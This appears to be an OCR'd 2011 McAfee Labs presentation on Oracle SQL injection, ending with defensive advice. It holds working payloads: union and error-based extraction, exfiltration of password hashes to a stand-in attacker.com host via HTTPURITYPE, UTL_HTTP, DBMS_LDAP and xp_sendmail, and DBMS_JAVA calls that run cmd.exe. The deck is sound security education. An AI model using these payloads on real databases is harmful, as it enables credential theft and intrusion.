Deep Dive into SQL Injection

September 2011

Vadim Pogulievsky
Security Research Manager
McAfee Labs

About Me

- Vadim Pogulievsky
- Security Research Manager , McAfee

Thanks To

- Slavik Markovich – McAfee / Sentrigo
- Alexander Kornbrust – Red Database Security
- David Litchfield
- Sumit Siddharth - 7Safe

Agenda

- Real life situation
  - Data breaches
- What is SQL Injection
- Unique Oracle “features”
- In-band Injection
  - Advanced Data Retrieval
- Out-of-band Injection
- Blind Injection
- Advanced techniques
  - Infection
  - Privilege elevation
  - Escape the DB to OS
- Protection against SQL Injection

It's happening on a daily basis

TJX
THE TJX COMPANIES, INC.

Heartland
PAYMENT SYSTEMS


T··Mobile·

Mizzou
University of Missouri


SONY

Statistics

- **Database servers** are involved in 25% of all breaches
- **Database breaches** account for 92% of all records breached




- **Sophisticated attacks** make up 15% of all attacks
- **Sophisticated attacks** account for 87% of all records breached



- Source: Verizon Business Study 2010

“We’re ok, we patch on time”

- Applying DBMS security patches is painful:
  - Requires extensive testing and DB downtime
  - Often results in business disruption
- Sometimes it's near impossible:
  - 24/7/365 operations (one maintenance window per year)
  - Heavily customized applications
  - DBMS versions that are no longer supported by vendor (e.g. Oracle 8i, 9, 10)
  - Resources are limited



SQL Injection - Definition

A technique that exploits a security vulnerability occurring in the database layer of an application.

The vulnerability is present when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and thereby unexpectedly executed.

Oracle Unique “Features” - I

- Makes hacker’s life harder
  - No stacked queries
  - Unless you get lucky and inject into a PL/SQL block

select * from AdventureWorks.HumanResources.Employee where EmployeeID = 1; EXEC master.dbo.xp_sendmail @recipients=N‘hacker@attacker.com', @query = N'select user, password from sys.syslogins where password is not null’

Oracle Unique “Features” - II

- Makes hacker’s life harder
  - Native error messages are hard to control

select * from users where username = ''
having 1=1 -- and password = ''

Msg 8120, Level 16, State 1, Line 1
Column 'users.username' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY Clause.

Oracle Unique “Features” - III

McAfee

- Makes hacker’s life harder
  - No easy way to escape DB to OS (no xp_cmdshell)
  - No easy way to do time-based blind SQL Injection
  - Very limited in what you can do from an injection point
  - Little documentation and few tools for automatic attacks
- On the other hand
  - Large attack surface
  - Many vulnerabilities

In-band SQL Injection - Unions

Select * from employees where dept_id = 1 union select “something interesting that has the same number of columns”

- Finding the number of columns by
  - Adding nulls
  - Adding order by #
- Demo

Id	dept	Loc	Inv	Qty	Cost
1001	1	US	255	144	6.21
1002	1	US	644	100	15.21

Name	Acct	State	pass	hint	date
Smith	9234	CA	secret	asdf	3/1/2011
Jones	8836	MA	123456	qwe	5/5/2010
Doe	1521	NY	iloveu	lkd	9/7/2009

In-band SQL Injection – Errors I

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from
dual;
localhost
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
select utl_inaddr.get_host_name((select
username||'='||password from dba_users where rownum=1))
from dual
*
ERROR at line 1:
ORA-29257: host SYS=8A8F025737A9097A unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

In-band SQL Injection – Errors II

- utl_inaddr.get_host_name is blocked by default on newer databases
- Many other options
  - dbms_aw_xml.readawmetadata
  - ordsys.ord_dicom.getmappingxpath
  - ctxsys.drithsx.sn

- Demo

Advanced Data Retrieval

- Combining multiple rows into one result

```
' or dbms_aw_xml.readawmetadata((SELECT SUBSTR
(SYS_CONNECT_BY_PATH (username, ';'), 2) csv FROM (SELECT
 username , ROW_NUMBER() OVER (ORDER BY username ) rn,
 COUNT(*) OVER () cnt FROM all_users) WHERE rn = cnt START
 WITH rn = 1 CONNECT BY rn = PRIOR rn + 1), null) is null -


' or dbms_aw_xml.readawmetadata((select xmltransform
(sys_xmlagg(sys_xmlgen(username)),xmltype('<?xml
version="1.0"?><xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"><xsl:templ
 ate match="/"><xsl:for-each
 select="/ROWSET/USERNAME"><xsl:value-of
 select="text()"/>;</xsl:foreach></xsl:template></xsl:style
 sheet>')).getstringval() listagg from all_users), null) is
 null --
```

Out-of-band SQL Injection

- Send information via HTTP to an external site via HTTPURI

```
select HTTPURITYPE('http://www.attacker.com/'||
(select password from dba_users where
 rownum=1)).getclob() from dual;
```

- Send information via HTTP to an external site via utl_http

```
select UTL_HTTP.REQUEST ('http://www.attacker.com/'||
(select password from dba_users where rownum=1)) from
 dual;
```

- Send information via DNS (max. 64 bytes) to an external site

```
select SYS.DBMS_LDAP.INIT((select
user from dual) || '.attacker.com',80) from dual;
DNS-Request: www.8A8F025737A9097A.attacker.com
```

Blind SQL Injection

- A guessing game
- Binary results – guess either true or false
- Requires many more queries
  - Time consuming and resource consuming
  - Can benefit from parallelizing
  - Must be automated
- Either use decode or case statements
- Customary used with short or long queries since dbms_lock.sleep is not a function
  - Can be used with functions that receive a timeout like dbms_pipe.receive_message

Privilege Escalation

- Use of privileged user by the application
  - Or injection is in privileged stored program
- DML/DDL/DCL is possible
  - Auxiliary functions
    - SYS.KUPP$PROC.CREATE_MASTER_PROCESS
    - DBMS_REPCAT_RPC.VALIDATE_REMOTE_RC (Fixed in July 09 CPU)
- Injection is in an unprivileged user
  - Many vulnerabilities exist
  - Example – Java (Demo)

Escape the DB to OS

- Using Java

```
SELECT DBMS_JAVA.RUNJAVA('oracle/aurora/util/Wrapper
  c:\\windows\\system32\\cmd.exe /c dir>C:\\OUT.LST') FROM DUAL is
  not null --

SELECT DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/Wrapper',
  'main', 'c:\\windows\\system32\\cmd.exe','/c','dir>c:\\OUT2.LST') FROM
  DUAL is not null –
```

- Using DBMS_SCHEDULER

Protection Against SQL Injection

McAfee

- Use **static SQL** – 99% of web applications should never use dynamic statements
- Use **bind** variables – where possible
- Always **validate** user/database input for dynamic statements (dbms_assert)
- Be extra careful with dynamic statements - get 3 people who do not like you to **review and approve** your code
- Use **programmatic frameworks** that encourage (almost force) bind variables
- Database schema for your application should have **minimal privileges**
- Never return **DB errors** to the end-user

Resources

- McAfee Youtube
  www.youtube.com/mcafeeofficial
- McAfee Labs Blog
  www.avertlabs.com/research/blog/
- McAfee Risk & Compliance Blog
  Security Insights Blog
  siblog.mcafee.com/?cat=46
- McAfee Labs Podcast
  podcasts.mcafee.com/audioparasitics/

Q&A


McAfee®